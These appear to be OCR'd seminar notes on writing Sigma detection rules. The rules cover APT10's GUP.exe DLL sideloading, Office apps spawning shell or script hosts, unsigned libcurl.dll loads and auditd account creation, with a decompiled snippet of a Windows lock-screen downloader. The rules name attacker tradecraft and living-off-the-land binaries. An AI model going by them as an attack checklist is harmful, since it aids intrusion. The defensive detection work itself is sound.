memset_0(pszSaveFilePath, 0, 520ui64);
// pszDefaultFolderPath = %systemroot%\Personalization\LockScreenImage
if ( SHExpandEnvironmentStringsW(imageConfig->pszDefaultFolderPath, pszSaveFilePath, MAX_PATH) )
{
  if ( PathFileExistsW(pszSaveFilePath) || (v15 = SHCreateDirectory(NULL, pszSaveFilePath)) == 0 )
    error_code = ERROR_SUCCESS;
  else
    error_code = wil::details::in1diag3::Return_Win32(
```

https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/


APT10 GUP.exe DLL-sideloading







https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html

APT10 GUP.exe DLL-sideloading








https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html


APT10 GUP.exe DLL-sideloading



https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html

GUP.exe suspicious image path


```
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image: '*\GUP.exe'
    filter:
        Image|endswith:
            - ':\Users\\*\AppData\Local\Notepad++\updater\GUP.exe'
            - ':\Users\\*\AppData\Roaming\Notepad++\updater\GUP.exe'
            - ':\Program Files\Notepad++\updater\GUP.exe'
            - ':\Program Files (x86)\Notepad++\updater\GUP.exe'
    condition: selection and not filter
```



https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_susp_gup.yml

Suspicious child process of WINWORD.exe


```yaml
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
            - '*\POWERPNT.exe'
            - '*\MSPUB.exe'
            - '*\VISIO.exe'
            - '*\OUTLOOK.EXE'
            - '*\MSACCESS.EXE'
            - '*\EQNEDT32.EXE'
        Image:
            - '*\cmd.exe'
            - '*\powershell.exe'
            - '*\wscript.exe'
            - '*\cscript.exe'
            - '*\sh.exe'
            - '*\bash.exe'
            - '*\scrcons.exe'
            - '*\schtasks.exe'
            - '*\regsvr32.exe'
            - '*\hh.exe'
            - '*\wmic.exe'  # https://app.any.run/tasks/c903e9c8-0350-440c-8688-3881b556b8e0/
            - '*\mshta.exe'
            - '*\rundll32.exe'
            - '*\msiexec.exe'
            - '*\forfiles.exe'
            - '*\scriptrunner.exe'
            - '*\mftrace.exe'
            - '*\AppVLP.exe'
            - '*\svchost.exe'  # https://www.vmray.com/analyses/2d2fa29185ad/report/overview.htm
            - '*\msbuild.exe'  # https://github.com/elastic/detection-rules/blob/main/rules/windo
    condition: selection
```



https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_office_shell.yml

Loading unsigned libcurl.dll

```
logsource:
    category: image_load
    product: windows
detection:
    selection:
        Image|endswith:
        - GUP.exe
        ImageLoaded|endswith:
        - libcurl.dll
        Signed:
        - false
    condition: selection
```




https://github.com/j91321/sigma-seminar/blob/main/rules/sysmon_susp_libcurl_dll.yml

Auditd: Adding new user

```
type=SYSCALL msg=audit(1615730726.273:314): arch=c000003e syscall=257 success=yes exit=5 a0=ffffff9c a1=55b32338cda0 a2=20902 a3=0 items=1 ppid=1810 pid=1815 auid=1000 uid=0 gid=0
euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=1 comm="useradd" exe="/usr/sbin/useradd" key="T1087.001_2"
type=PATH msg=audit(1615730726.273:314): item=0 name="/etc/passwd" inode=803724 dev=fd:00 mode=0100644 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0000000000000000
cap_fi=0000000000000000 cap_fe=0 cap_fver=0
```

```
logsource:
    product: linux
    service: auditd
detection:
    selection:
        type: 'SYSCALL'
        exe: '*/useradd'
    condition: selection
```

257	openat	man/ cs/	0x101	int dfd	const char	int flags	umode_t mode



- auditd-attack
https://github.com/bfuzzy1/auditd-attack
  - Auditbeat
https://www.elastic.co/beats/auditbeat
  - ansible-role auditbeat
https://github.com/j91321/ansible-role-auditbeat

https://github.com/SigmaHQ/sigma/blob/master/rules/linux/auditd/lnx_auditd_create_account.yml

Sources

- https://github.com/SigmaHQ/sigma
- https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES
- https://labs.sentinelone.com/living-off-windows-land-a-new-native-file-downldr/
- https://www.fireeye.com/blog/threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html
- https://flangvik.com/privesc/windows/bypass/2019/06/25/Sideload-like-your-an-APT.html